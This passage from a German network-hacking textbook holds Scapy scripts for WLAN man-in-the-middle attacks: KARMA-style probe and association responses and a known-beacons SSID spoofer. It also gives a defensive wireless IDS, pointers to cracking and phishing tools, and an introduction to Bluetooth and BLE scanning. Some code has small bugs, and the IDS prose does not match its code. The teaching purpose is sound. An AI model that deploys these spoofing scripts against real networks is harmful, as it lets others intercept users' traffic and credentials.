113      elif packet.haslayer(EAPOL): # and packet.type == 2:
114          print(packet)
115
116      # Got association request
117      elif packet.haslayer(Dot11AssoReq):
118          send_association_response(packet)
119
120
121  def usage():
122      print(sys.argv[0])
123      print("""
```

```
124      -a <addr> (optional)
125      -i <interface> (optional)
126      -m <source_mac> (optional)
127      -s <ssid1,ssid2> (optional)
128      "")
129      sys.exit(1)
130
131
132  # Parsing parameter
133  if len(sys.argv) == 2 and sys.argv[1] == "--help":
134      usage()
135
136  try:
137      cmd_opts = "a:i:m:s:"
138      opts, args = getopt.getopt(sys.argv[1:], cmd_opts)
139  except getopt.GetoptError:
140      usage()
141
142  for opt in opts:
143      if opt[0] == "-a":
144          client_addr = opt[1]
145      elif opt[0] == "-i":
146          iface = opt[1]
147      elif opt[0] == "-m":
148          my_mac = opt[1]
149      elif opt[0] == "-s":
150          ssid_filter = opt[1].split(",")
151      else:
152          usage()
153
154  os.system(iwconfig_cmd + " " + iface + " mode monitor")
155
156  # Start sniffing
157  print("Sniffing on interface " + iface)
158  sniff(iface=iface, prn=handle_packet)
```

Zuerst wird die Karte wie gehabt in den Monitor-Modus geschaltet und mit Hilfe der Scapy-Funktion `sniff()` der Netzwerkverkehr eingelesen. Die Funktion `handle_packet()` wird für jedes Paket aufgerufen und untersucht, um was für ein Paket es sich handelt. Haben wir ein Probe-Request erwischt, sendet die Funktion `send_probe_response` ein Probe-Response-Paket zurück. Mittels `Dot11Elt`-Header werden Eigenschaften wie die SSID, die zur Verfügung stehenden Übertragungsraten (Rates), der Channel (DSset) und die erweiterten Übertragungsraten (ESRates) gesetzt. Die Übertragungsraten werden vorher aus dem Probe-Request-Paket in der Funktion `get_rates()` ermittelt, indem alle Elt-Header durchlaufen werden und nach der ID der jeweiligen Eigenschaft gesucht wird. Werden keine Übertragungsraten gefunden, werden zwei Standardwerte zurückgegeben, die für die Raten 1, 2, 5.5 und 11

MBit stehen. Weitere Elt-Header oder andere Übertragungsraten können am einfachsten mit Wireshark aus realem WLAN-Verkehr mitgelesen werden.

Hat die Funktion `handle_packet()` ein Authentication-Paket erhalten, wird die Funktion `send_auth_response` aufgerufen, die als Erstes überprüft, ob das Paket von uns selbst stammt, denn die Authentication-Phase kennt keine unterschiedlichen Request- und Response-Pakete. Die Pakete unterscheiden sich einzig und allein in der verwendeten `seqnum`. Eins bedeutet Request und zwei steht für einen Response.

Bei einem eingelesenen Association-Request-Paket wird dagegen die Funktion `send_association_response()` bemüht. Sie kreiert ein Association-Response-Paket mit über Elt-Header gesetzten Übertragungsraten. Wichtig hierbei ist noch der Parameter `AID=2`, der eine vergleichbare Rolle einnimmt wie die `seqnum` beim Authentication-Paket.

Wenn man sich mit WLAN Man-in-the-middle Attacken beschäftigt, stösst man unweigerlich auf die Begriffe `Evil Twin`, `KARMA` und `Known Beacons Attack`. Der `Evil Twin` Angriff ist der simpelste. Der Angreifer stellt einen Access Point mit vertrauenswürdig klingender SSID zur Verfügung und wartet bis sich die ersten Clients freiwillig mit ihm verbinden. `KARMA` ist eine Variante des `Evil Twin` Angriffs, bei der der Angreifer den Umstand ausnutzt, dass sich WLAN-Cients ihre Netze merken und die Umgebung mittels Probe-Request-Paket fragen ob eins davon zur Verfügung steht. Das ist auch das Verhalten, was der hier vorgestellte Source Code ausgenutzt hat. Heutzutage (Stand 2020) sollten die meisten Geräte mit aktueller Software vor dieser Art Angriff gefeit sein. Eine weitere Variante des `Evil Twin` Angriffs ist die `Known Beacon` Attacke. Hierzu kreiert der Angreifer anhand eines Wörterbuchs voll bekannter SSIDs von Provider, Hotels, Flughäfen etc Beacon Frames und hofft, dass ein WLAN-Client, der schon einmal mit einem dieser Netze verbunden war und die Auto-Connect-Einstellung gesetzt hat, sich automatisch mit ihm verbindet.

Eine simple Beispiel-Implementierung sieht wie folgt aus. Wir setzen mit `iwconfig` die Karte in den Master-Modus. Dies entspricht der Funktionalität eines Access-Points und wird nicht von jeder Karte unterstützt. Anschließend lesen wir die Dictionary-Datei, die je eine SSID per Zeile enthält, in eine Liste, iterieren in einer Endlosschleife über jede SSID und senden je ein Beacon-Frame dafür raus, bevor wir danach für `interval` Sekunden warten. Der Beacon, den wir aussenden, offeriert ein offenes Netz, welches nicht von allen Geräte angezeigt wird.

```
1  #!/usr/bin/python3
2
3  import os
4  import sys
5  import time
6  from scapy.all import *
7
8  iface = "wlp2s0"
```

```
 9 iwconfig_cmd = "/usr/sbin/iwconfig"
10 mymac = "aa:bb:cc:aa:bb:cc"
11 interval = 1
12
13
14 def send_beacon(ssid):
15     pkt = RadioTap() / \
16           Dot11(addr1='ff:ff:ff:ff:ff:ff',
17                 addr2=mymac, addr3=mymac) / \
18           Dot11Beacon() / \
19           Dot11Elt(ID='SSID', info=ssid, len=len(ssid))
20
21     print("Sending beacon for SSID " + ssid)
22     sendp(pkt, iface=iface)
23
24
25 if len(sys.argv) < 2:
26     print(sys.argv[0] + " <dict_file>")
27     sys.exit
28
29 # Set card in access point mode
30 os.system(iwconfig_cmd + " " + iface + " mode master")
31
32 dict = []
33
34 with open(sys.argv[1]) as fh:
35     dict = fh.readlines()
36
37 while 1:
38     for ssid in dict:
39         send_beacon(ssid)
40
41     time.sleep(interval)
```

8.17 Wireless Intrusion Detection

Als Letztes werden wir ein rudimentäres Wireless-Intrusion-Detection-System schreiben, das die eben beschriebene Man-in-the-middle-Attacke, die man auch als SSID-Spoofing bezeichnet, sowie den früher beschriebenen Deauth-Angriff erkennt und meldet.

```
1 #!/usr/bin/python3
2
3 import time
4 from scapy.all import *
5
6 iface = "wlp2s0mon"
7 iwconfig_cmd = "/usr/sbin/iwconfig"
```

```
 8
 9 # Nr of max probe responses with different ssids from one addr
10 max_ssids_per_addr = 5
11 probe_resp = {}
12
13 # Nr of max deauths in timespan seconds
14 nr_of_max_deauth = 10
15 deauth_timespan = 23
16 deauths = {}
17
18 # Detect deauth flood and ssid spoofing
19 def handle_packet(pkt):
20     # Got deauth packet
21     if pkt.haslayer(Dot11Deauth):
22         deauths.setdefault(pkt.addr2, []).append(time.time())
23         span = deauths[pkt.addr2][-1] - deauths[pkt.addr2][0]
24
25         # Detected enough deauths? Check the timespan
26         if len(deauths[pkt.addr2]) == nr_of_max_deauth and \
27            span <= deauth_timespan:
28             print("Detected deauth flood from: " + pkt.addr2)
29             del deauths[pkt.addr2]
30
31     # Got probe response
32     elif pkt.haslayer(Dot11ProbeResp):
33         probe_resp.setdefault(pkt.addr2, set()).add(pkt.info)
34
35         # Detected too much ssids from one addr?
36         if len(probe_resp[pkt.addr2]) == max_ssids_per_addr:
37             print("Detected ssid spoofing from " + pkt.addr2)
38
39             for ssid in probe_resp[pkt.addr2]:
40                 print(ssid)
41
42             print("")
43             del probe_resp[pkt.addr2]
44
45
46 # Parse parameter
47 if len(sys.argv) > 1:
48     iface = sys.argv[1]
49
50 # Set device into monitor mode
51 os.system(iwconfig_cmd + " " + iface + " mode monitor")
52
53 # Start sniffing
54 print("Sniffing on interface " + iface)
55 sniff(iface=iface, prn=handle_packet)
```

Die Funktion `handle_packet()` überprüft, ob es sich bei dem Paket um ein Deauth-Paket handelt. Ist dies der Fall, merkt sich das Programm die Zeit und die Source-Address des Pakets in den Listen `deauth_times` und `deautch_addrs`. Falls in der Liste `deauth_times` so viele Einträge stehen, wie die Variable `nr_of_max_deauth` als maximal deklariert, werden die Zeitstempel in der Liste `deauth_timespan` genauer unter die Lupe genommen. Die Differenz zwischen dem ersten und letzten Deauth-Paket wird mit der Zeitspanne in der Variablen `deauth_timespan` verglichen. Ist sie kleiner oder gleich groß, gab es in dieser Zeitspanne zu viele Deauth-Pakete, was das Programm veranlasst alle Source-Adressen zu melden. Danach werden die `deauth_times`- und `deauth_addrs`-Listen geleert.

Hat die Funktion `handle_packet()` hingegen ein Probe-Response-Paket erhalten, speichert sie zu der Source-Adresse die SSID in einem Set. Wenn dieses Set so viele Einträge enthält, wie in der Variablen `max_ssids_per_addr` als maximal definiert wurden, werden zu der Source-Adresse alle SSID ausgegeben und der Eintrag dieser Source-Adresse anschließend aus dem Dictionary `probe_resp` gelöscht.

Die meisten Access-Points dürften nur ein Netz verwalten, es gibt aber durchaus Geräte, die mehrere Netze gleichzeitig bedienen. Deshalb sollten Sie die Variable `max_ssids_per_addr` vor dem Lauf des Programms auf einen sinnvollen Wert für Ihre Umgebung einstellen, um False Positives zu minimieren.

8.18 Tools

8.18.1 KRACK attack

Der KRACK-Angriff besteht aus einer Reihe von Sicherheitslücken, die verschiedene Schlüssel-Erneuerungsverfahren in WPA und WPA2 betreffen z. B. kann ein Client dazu gebracht werden einen Schlüssel (GTK), der aus lauter Nullen besteht, zu akzeptieren. Dadurch kann der Netzwerkverkehr anschließend entschlüsselt werden, ohne dass der Angreifer im Besitz des Original-Schlüssels ist. Dies wird durch das erneute Einspielen eines manipulierten Pakets (das dritte des Four-Way-Handshakes) erreicht. Ein aktualisierter Client wird diesen Angriff nicht mehr zulassen. Es wurden auch Sicherheitslücken in Access-Points gefunden jedoch nur, wenn diese Fast BSS Transition oder Repeater Funktionen beinhalten, was meist nur bei Enterprise-Routern der Fall sein dürfte. Trotzdem ist es natürlich ratsam den Access-Point ebenfalls immer aktuell zu halten.

Mehr Details zur Funktionsweise der verschiednen Sicherheitslücken können in dem dazu gehörigem Paper nachgelesen werden https://papers.mathyvanhoef.com/ccs2017.pdf. Python Code Beispiele wie ein Client oder AP mit Hilfe von Scapy auf Verwundbarkeit überprüft werden kann, findet man auf Github https://github.com/vanhoefm/krackattacks-scripts.

8.18.2 KrØØk attack

Der KrØØk-Angriff basiert auf einem Bug in Broadcom and Cypress WLAN-Chips, der es erlaubt in WPA2-Personal und WPA2-Enterprise einen Key zu installieren, der wie beim KRACK-Angriff aus lauter Nullen besteht.

Eine Beispiel-Implementierung mit Python kann in folgendem Github Repository gefunden werden https://github.com/akabe1/kr00ker.

8.18.3 WiFuzz

WiFuzz ist ein 802.11-Protokoll-Fuzzer. Das Tool verwendet Scapy und dessen fuzz()-Funktion, um manipulierte Pakete an einen Access-Point zu versenden. Dabei kann man angeben, welche Protokolle (Probe-Request, Associaton, Authentication, etc.) zur Verwendung kommen sollen.

Den Source Code des Projekts findet man im Internet unter https://github.com/0x90/wifuzz.

8.18.4 Pyrit

Pyrit (pyrit.googlecode.com) ist ein WPA/WPA2 Bruteforce Cracking Tool. Seine Besonderheit besteht darin, dass es alle Kerne der CPU auslasten und gleichzeitig noch die GPUs der Grafikkarte zum Cracken verwenden kann, was die Anzahl der pro Sekunde durchprobierten Keys von 40 (1,5GHz Single Core Pentium) auf bis zu 89000 erhöhen kann. Optional kann Pyrit alle errechneten Keys in einer Datenbank speichern, um den Crackprozess nochmal enorm zu beschleunigen, denn 99,9% der CPU-Leistung geht zum Berechnen des Key drauf und nur 0,1% für den Vergleich.

8.18.5 Wifiphisher

Wifiphisher (https://github.com/wifiphisher/wifiphisher) ist ein Man-in-the-middle Tool, das alle erwähnten Angriffe implementiert also `Evil Twin`, `KARMA` und `Known Beacons`. Es beinhaltet ausserdem Web-basierte Angriffe wie ein Login-Portal, Fake-Router-Updates und eine Web-basierte Imitation des Windows Network Manager um an Login-Daten und Pre-Shared Key zu gelangen.

Bluetooth auf den Zahn gefühlt

9

Zusammenfassung

Bluetooth ist eine drahtlose Sprach- und Datenübertragungstechnik, die mittlerweile in den verschiedensten Geräten wie Mobiltelefon, PDA, USB-Stick, Tastatur, Maus, Headset, Drucker, Fernsprecheinrichtung im Auto, Navigationsgerät, neumodische Werbeplakate, Regenschirme usw. zu finden ist. Im Gegensatz zu Infrarot ist Bluetooth nicht auf Sichtkontakt der zu verbindenden Geräte angewiesen und funktioniert mit guter Hardware auch durch Wände hindurch, ist also mit WLAN zu vergleichen und funkt ebenfalls im **2,4 GHz**-Bereich.

Es gibt drei verschiedene Geräteklassen 1, 2 und 3, die unterschiedliche Reichweiten aufweisen. **Class 3** Devices funken nur bis zu **1 Meter**, **Class 2** Devices schaffen immerhin **10 Meter**, **Class 1** dagegen kommen **100 Meter** weit.

Beim Design von Bluetooth wurde viel Augenmerk auf Sicherheit gerichtet, so lässt sich die Verbindung verschlüsseln und authentifizieren und die Bluetooth-Adresse wird von der Firmware des Bluetooth-Geräts und nicht durch den Kernel gesetzt, was das Spoofen dieser Adresse erschwert, aber nicht unmöglich macht. Geräte können in einen non-discoverable Modus geschaltet werden und tauchen so bei Scans nicht mehr auf. Doch wegen der Komplexität des Protokoll-Stacks sind in der Vergangenheit immer wieder Meldungen über Sicherheitslücken in Bluetooth-Implementierungen von Android, iOS, Windows und Linux aufgetaucht. Und wie das so mit funkenden Netzwerkgeräten der Fall ist, findet man sie immer öfter und teilweise an Orten, die vielleicht besser ohne diese Technologie auskämen wie beispielsweise als Öffner für Haus-, Garage- und Autotüren.

B. Ballmann, *Network Hacks – Intensivkurs*,
https://doi.org/10.1007/978-3-662-61636-9_9

9.1 Protokollübersicht

Die Protokollübersicht bezieht sich auf Bluetooth Classic. Bluetooth Low Energy wird in Abschn. 9.2 behandelt (Abb. 9.1).

Das **Baseband** bildet die Funkschnittstelle. Sie operiert im **2,4 GHz**-Ism-Band (2400 – 2483,5 MHz) mit einer Sendestärke 1 mW – 100 mW und einer Reichweite von 1 – 100m. Mit geeigneten Antennen kann man die Reichweite durchaus auf anderthalb Kilometer ausbauen. Das Baseband verfügt über **79 Kanäle** und wechselt 1.600 Mal in der Sekunde die Frequenz. Dies wird als **Frequence-Hopping** bezeichnet; es verstärkt einerseits die Robustheit gegenüber Störungen und erschwert das Mitsniffen der Kommunikation.

SCO (Synchronous Connection Oriented) baut eine synchrone verbindungsorientierte Punkt-zu-Punkt-Verbindung auf und dient zur **Sprachübertragung**. **ACL** (Asynchronous Connection Less) dagegen realisiert wahlweise eine synchrone oder asynchrone verbindungslose Punkt-zu-Punkt-Verbindung und dient der **Datenübertragung**. Sowohl SCO als auch ACL werden durch die Firmware des Bluetooth-Geräts implementiert. Der Initiator einer Verbindung wird als **Master**, der Endpunkt als **Slave** bezeichnet. Das entstehende Netz nennt man und es kann bis zu 255 Knoten umfassen. Der Master-Knoten kann Daten an alle Slaves schicken, ein Slave jedoch nur an den Master-Knoten, dieser muss dafür keine Anfrage gesendet haben.

LMP, das Link Manager Protocol, ist mit **Ethernet** vergleichbar. Es implementiert die 48 Bit lange Bluetooth-Source- und Destination-Adresse, die aus drei Teilen besteht: `NAP` ,`UAP` und `LAP`. NAP (Non-significant Address Part) sind die ersten zwei Byte und werden in Frequency-Hopping Synchronization-Frames verwendet. UAP (Upper Address Part) ist das nächste Byte und findet in vielen Algyrithmen als Seed Verwendung. LAP (Lower Address Part) sind die letzten drei Byte, die das Gerät eindeutig indentifizieren und in jedem Frame mitgeschickt werden. Wie bei einer Ethernet MAC-Adresse sind die




Abb. 9.1 Bluetooth-Protokoll-Stack

ersten drei Byte Hersteller spezifisch und können in der OU-Liste (http://standards-oui.ieee.org/oui.txt) nachgeschlagen werden. LMP ist ausserdem für den **Link Setup**, die **Authentifizierung** sowie **Verschlüsselung** und den **Pairing** -Prozess (das Aushandeln eines Long-Term-Keys, der dazu verwendet wird die Session-Keys abzuleiten) zuständig. LMP ist ebenfalls in der Firmware der Bluetooth-Hardware implementiert.

LMP bei Bluetooth Classic kennt 4 verschiedene Security-Modi:

1. Keine Verschlüsselung, keine Authentifizierung
2. Individueller Traffic ist verschlüsselt, Broadcast-Traffic nicht, keine Authentifizierung
3. Aller Traffic ist verschlüsselt und authentifiziert
4. Aller Traffic ist verschlüsselt und authentifiziert und Unterstützung für Secure Simple Pairing (SSP, verfügbar ab Bluetooth 2.1)

HCI (Host Control Interface) bietet eine **einheitliche Schnittstelle zur Bluetooth Firmware**. Es wird unter anderem dazu verwendet, L2CAP-Pakete an den Link-Manager der Firmware zu senden sowie die Config und Features der Bluetooth Hardware auszulesen und zu ändern. **HCI ist der unterste Layer, der im Betriebssystemkernel implementiert ist**. Die Kommunikation ist paket- und verbindungsorientiert.

L2CAP (Logical Link Control and Adaptation Protocol) ist mit **IP** vergleichbar. Die Hauptaufgabe des Protokolls liegt in der **Fragmentierung** der Daten, im **Groupmanagement** und in der **Implementierung höherer Protokolle** wie RFCOMM, SDP oder BNEP.

RFCOMM simuliert eine serielle Schnittstelle. Es dient allerdings nicht nur für den Zugriff auf serielle Geräte wie Modems in Mobiltelefonen, sondern wird auch von höheren Protokollen wie OBEX verwendet. Es ist mit **TCP** vergleichbar, denn es implementiert Channel, die wiederum mit Ports vergleichbar sind. Über Channels können verschiedene Anwendungen, in Bluetooth Profile genannt, erreicht werden. Insgesamt gibt es **30 Channels**.

BNEP (Bluetooth Network Encapsulation Protocol) **kapselt Ipv4-, Ipv6- oder IPX-Pakete**. Es wird dazu verwendet TCP/IP- und IPX-Verbindungen über Bluetooth aufzubauen. Unter Linux wird hierfür pand verwendet. BNEP baut auf L2CAP auf.

SDP (Service Discovery Protocol) dient der Abfrage der **auf einem entfernten Gerät angebotenen Dienste**. Dabei muss SDP nicht zwangsweise alle verfügbaren Dienste auflisten, denn Dienste müssen sich selbst bei SDP registrieren, um gelistet zu sein. SDP baut auf L2CAP auf.

OBEX (OBject EXchange) dient, wie der Name schon sagt, zum Austausch von Objekten. Man unterscheidet zwischen dem OBEX-Push- und OBEX-Ftp-Profil. **OBEX-Push** wird üblicherweise für den schnellen Ad-Hoc-Datenaustausch verwendet z. B. für Visitenkarten. **OBEX-Ftp** dagegen implementiert ein FTP-ähnliches Profil zum Senden und Empfangen mehrerer Dateien und Ordner. Es gibt noch weitere auf OBEX basierende Profile. OBEX baut auf RFCOMM auf.

9.2 BLE – Bluetooth Low Energy

Seit Version 4.0 gibt es einen weiteren Protokoll-Stack namens Bluetooth Low Energy (BLE) früher auch als Bluetooth Smart bezeichnet. Es wurde ursprünglich erfunden für IoT-Geräte, die über keine grosse Akkuleistung verfügen und nur ab und zu auf kurze Distanz Daten austauschen möchten, wie Fitness-Tracker, medizinischen Geräten, Sensoren usw. Heutzutage kann jedes Smartphone und jeder Bluetooth-Chip in einem Laptop BLE. Apple nutzt die Technologie sogar um Daten zwischen einem Macbook und Iphone (Stichwort iBeacon) auszutauschen und es gibt ebenfalls Türschlösser, die BLE verwenden, oder HID-Geräte wie Maus oder Tastatur, die über BLE kommunizieren.

Neben der geringeren Sendeleistung fällt auf, dass der Protokoll-Stack ein anderer ist (siehe Abb. 9.2), der sogar zum klassischen Bluetooth inkompatibel ist auch wenn die unteren Layer gleich heissen. Es gibt ausserdem neue Protokolle und Profile: **ATT** (Attribute Protocol) ist quasi das SNMP von Bluetooth, es definiert statuslose Client- / Server-Verbindungen, über die Werte, die anhand einer UUID identifiziert werden, die 16, 32 oder 128 Bit gross sein kann und je nach definierten Rechten gelesen und/oder geschrieben werden können. Das **SM**-Protokoll (Security Manager) wird dazu genutzt Schlüssel zum Verschlüsseln und Signieren zu generieren und auszutauschen, wobei es zwischen temporären und permanenten Schlüsseln unterscheiden kann. SM definiert zwei Rollen: `Initiator` (Client) and `Responder` (Server). Das Profil **GAP** wird in Abschn. 9.6 näher erläutert und das **GATT** Profil in Abschn. 9.7.

Viele BLE-Geräte haben nicht genügend Rechenkapazitäten, um eine verschlüsselte Verbindung zu erlauben, daher ist sämtlicher Datenverkehr zu ihnen unverschlüsselt. Sofern eine Verschlüsselung statt findet, wird oft eine hart kodierte PIN wie 0000 oder 1234 verwendet, da es keine Tastatur zur Eingabe einer Alternative gibt. Es besteht allerdings laut Spec auch die Möglichkeit während des Pairings zufällig eine PIN zu generieren. Eine weitere Option von vielen BLE-Geräten ist das sogenannte **Bonding**. Dafür speichern zwei gepairte Geräte ihre Keys und nutzen sie fortan zur Kommunikation.




Abb. 9.2 BLE-Protokoll-Stack

9.3 Benötigte Module

PyBluez läuft unter Linux mit Bluez, Windows, Raspberry Pi und macOS.

Um die Python-Module installieren zu können, benötigen Sie ggf. noch die Bluetooth-Bibliotheken. Unter einem Debian oder Ubuntu können Sie dies schnell mit APT nachholen.

```
apt-get install libbluetooth-dev
```

Um gattlib (zum rumspielen mit BLE) zu installieren, benötigen wir auch noch die Header-Dateien von boost.

```
apt-get install libboost-dev libboost-thread libboost-python-dev
```

Anschließend können wir die beiden Module PyBluez, gattlib und PyOBEX wie gewohnt installieren.

```
pip3 install PyBluez
pip3 install gattlib
pip3 install PyOBEX
```

Und schon kann es losgehen!

9.4 Bluetooth-Scanner

Als Erstes müssen Sie Ihr Bluetooth-Gerät noch hochfahren. Dies geschieht unter Linux mit dem Befehl `hciconfig hci0 up`.

Alle Bluetooth-Classic-Geräte in seiner Nachbarschaft mittels Inquiry-Scan aufzulisten, funktioniert anschließend über den Befehl `hcitool scan`.

Mit Python ist es genauso einfach!

```
1  #!/usr/bin/python3
2
3  import bluetooth as bt
4
5  for (addr, name) in bt.discover_devices(lookup_names=True):
6      print("%s %s" % (addr, name))
```

Die Funktion `discover_devices()` liefert eine Liste an Tupel aus Bluetooth-Adresse und zugehörigem Gerätenamen zurück, sofern der Parameter `lookup_names` auf `True` gesetzt worden ist, ansonsten ist der Rückgabewert eine Liste aus Adressen. Der Parameter `lookup_names` ist optional und standarmässig nicht gesetzt, da die Namensauflösung bei Bluetooth teilweise sehr lange dauern kann, denn Bluetooth baut zur Namensauflösung nochmal eine zweite Extra-Verbindung zu jedem gefundenen Gerät auf.

9.5 BLE-Scanner

Als nächstes schreiben wir ein Script, das nach BLE Advertisements scannt. Advertisements sind kleine Datenpakete, die alle 20 ms bis 10.24 Sekunden verschickt werden und unter normalen Umständen nicht grösser sein können als 31 Byte. Der Payload kann einmalig mittels eines ScanResponse-Pakets um weitere 31 Byte ausgebaut werden. Advertisements enthalten Informationen über das sendende Gerät und wie man sich zu ihm verbindet sofern es sich um ein Peripheral handelt und sie können eine Liste an GATT-Services (Service Solicitation) und GATT Service Data enthalten, die das Gerät anbietet. Advertisements werden unverschlüsselt geschickt. Deshalb hat die Bluetooth SIG entschieden, dass ein BLE-Gerät in bestimmten Zeitintervallen eine neue zufällige Source-Adressen generieren könnten soll um Tracking zu vermeiden, ob und wie oft dies erfolgt ist allerdings eine Frage der Implementierung des Herstellers.

Wir verwenden die Klasse `DiscoveryService` aus dem Modul `bluetooth.ble` um nach Advertisements zu scannen. Sie implementiert eine Methode `discover()`, die ein Dictionary aus Bluetooth-Adressen und Namen der gefundenen BLE-Geräte enthält. Der einzige Parameter, den diese Methode akzeptiert, ist ein Timeout-Wert in Sekunden.

```
1  #!/usr/bin/python3
2
3  from bluetooth.ble import DiscoveryService
4
5  service = DiscoveryService()
6  devices = service.discover(2)
7
8  for addr, name in devices.items():
9      print("Found %s (%s)" % (name, addr))
```

Das Script führt einen aktiven Scan aus. Die entsprechende Bluez Command Line ist:

```
hcitool lescan
```

Bzw. für BLE sollte man besser das neue `bluetoothctl` Kommando verwenden, da es mehr Informationen liefert:

```
bluetoothctl scan on
```

Um einen passiven Scan ausführen, verwendet man folgendes Kommando:

```
hcitool lescan --passive
```

9.6 GAP

GAP, das Generic Access Profile neue Rollen in der Kommunikation via BLE: **Peripheral** (senden `Advertisements` und man kann sich zu ihnen verbinden), **Central** (scannt nach `Advertisements` und verbindet sich zu einem `Peripheral`), **Broadcaster** (verschickt ebenfalls `Advertisements` nimmt aber keine Verbindungsanfraagen entgegen) und zuguterletzt **Observer** (empfängt nur Advertisements kann aber keine Verbindung initiieren). Peripherals und Broadcaster werden auch manchmal als **Beacons** bezeichnet. Peripherals können eine Whitelist an Adressen von Bluetooth-Geräten führen, denen es erlaubt ist, sie beim Discovery-Prozess zu finden und sich zu ihnen zu verbinden. Dies kann jedoch mit Hilfe einer Bluetooth-Sniffer Hardware wie Ubertooth und Address-Spoofing (siehe refsec:bluetooth-spoofing) jedoch umgangen werden.

Der nachfolgende Code gibt alle gefundenen Beacon-Geräte und deren Daten aus.

```
 1  #!/usr/bin/python3
 2
 3  from bluetooth.ble import BeaconService
 4
 5  service = BeaconService()
 6  devices = service.scan(10)
 7
 8  for addr, data in devices.items():
 9      print("%s (UUID %s Major %d Minor %d Power %d RSSI %d)"
10            % (addr,
11               data[0],
12               data[1],
13               data[2],
14               data[3],
15               data[4]))
```

Der Code ist weitestgehend mit dem des BLE-Scanners identisch, weshalb hier nur die ausgegebenen Daten näher erläutert werden: UUID ist eine 32 stellige Hexadezimal-Zahl um das Gerät (oder wahlweise auch eine Gruppe von Geräten) eindeutig zu identifizieren, falls es sich um eine Gruppe von Geräten handelt können die Zahlen Major und Minor zur genaueren Klassifizierung verwendet werden. Power ist die Signalstärke des Geräts bei einem Meter Entfernung, RSSI die tatsächlich gemessene Signalstärke.

GAP baut auf dem Security-Manager-Protokoll auf und unterscheidet zwischen passivem (nur auf Advertisements lauschen) und aktivem (versenden von ScanRequest-Paketen) Scanning. Neben dem Verschicken von Advertisements bietet es noch die Möglichkeit sich mit einem Gerät zu verbinden. Bei Bluetooth 4.0 wird diese Verbindung durch L2CAP hergestellt, bei neueren Versionen mittels des Link Manager Protokolls.

Eine Verbindung kann mit dem folgendem Befehl aufgebaut werden:

```
hcitool lecc <btaddr>
```

Anschließend muss noch das Pairing (Authentifizierung) mit dem Gerät erfolgen.

```
hcitool auth <btaddr>
```

Oder mittels `bluetoothctl`:

```
bluetoothctl pair <btaddr>
```

Ein Gerät kann in dem Status `connectable` (`ADV_IND` und `ADV_DIRECT_IND`) sowie `non-connectable` (`ADV_SCAN_IND` und `ADV_NONCONN_IND`) sein. Der Unterschied ist, dass der erste der beiden Modi immer scanable (per aktivem Scan auffindbar), der zweite nur eine direkte Verbindung zu lässt, bzw. bei `non-connectable` scanable ist oder nicht.

GAP unterscheided zwischen zwei Security-Modi:

Security mode 1 Level

1. No security
2. Unauthenticated encryption
3. Authenticated encryption

Security mode 2 Level

1. Unauthenticated data signing
2. Authenticated data signing

9.7 GATT

GATT, das Generic Attribute Profile, baut auf dem ATT-Protokoll auf und dient dementsprechend dem Lesen und Schreiben von Werten. Es strukturiert diese Werte allerdings hierarchisch in Services mit mehreren sogenannten Characteristics. Neben dem Lesen und Schreiben von Daten kann GATT noch Kommandos ausführen, als auch Daten notifizieren (notification) oder auf deren Änderung hinweisen (indication). Indication- und Notification-Pakete werden dazu verwendet um über neue Daten oder Änderungen zu informieren. Indication-Pakete müssen vom Client mit einem Acknowledge-Paket bestätigt werden.

Ein Characteristic beinhaltet Attribut-Definitionen (Daten) und optional eine Reihe von Deskriptoren, die das Characteristic beschreiben. Ein Attribute ist ein Wert mit einer Reihe von Metadaten, die ihn beschreiben: **Handle** identifiziert ein Attribut eindeutig auf einem Server (16 Bit ID), **type** spezifiziert durch eine UUID (16, 32 oder 128 Bit) was das Attribute repräsentiert (Type-UUIDs und deren Bedeutung zeigt Tab. 9.1), sowie Permissions, die definieren, ob das Attribut gelesen und / oder geschrieben werden darf. Der Daten-Wert eines Characteristic beinhaltet einen Pointer auf den Type-UUID des eigentlichen Daten-Attributes. Was ein wenig verwirrend ist, ist die Tatsache, dass sowohl Service, Characteristic, Deskriptoren als auch die eigentlichen Daten alles Attribute sind. Abb. 9.3 verdeutlicht den Auffbau.

Tab. 9.1 GATT-Type-UUIDs

UUID	Description
0x2800	Primary Service
0x2801	Secondary Service
0x2802	Include
0x2803	Characteristic Declaration
0x2900	Characteristic Extended Properties
0x2901	Characteristic User Description
0x2902	Client Characteristic Configuration
0x2903	Server Characteristic Configuration
0x2904	Characteristic Presentation Format
0x2905	Characteristic Aggregate Format
0x2906	Valid Range
0x2907	External Report Reference
0x2908	Report Reference
0x2909	Number of Digitals
0x290A	Value Trigger Setting
0x290B	Environmental Sensing Configuration
0x290C	Environmental Sensing Measurement
0x290D	Environmental Sensing Trigger Setting
0x290E	Time Trigger Setting

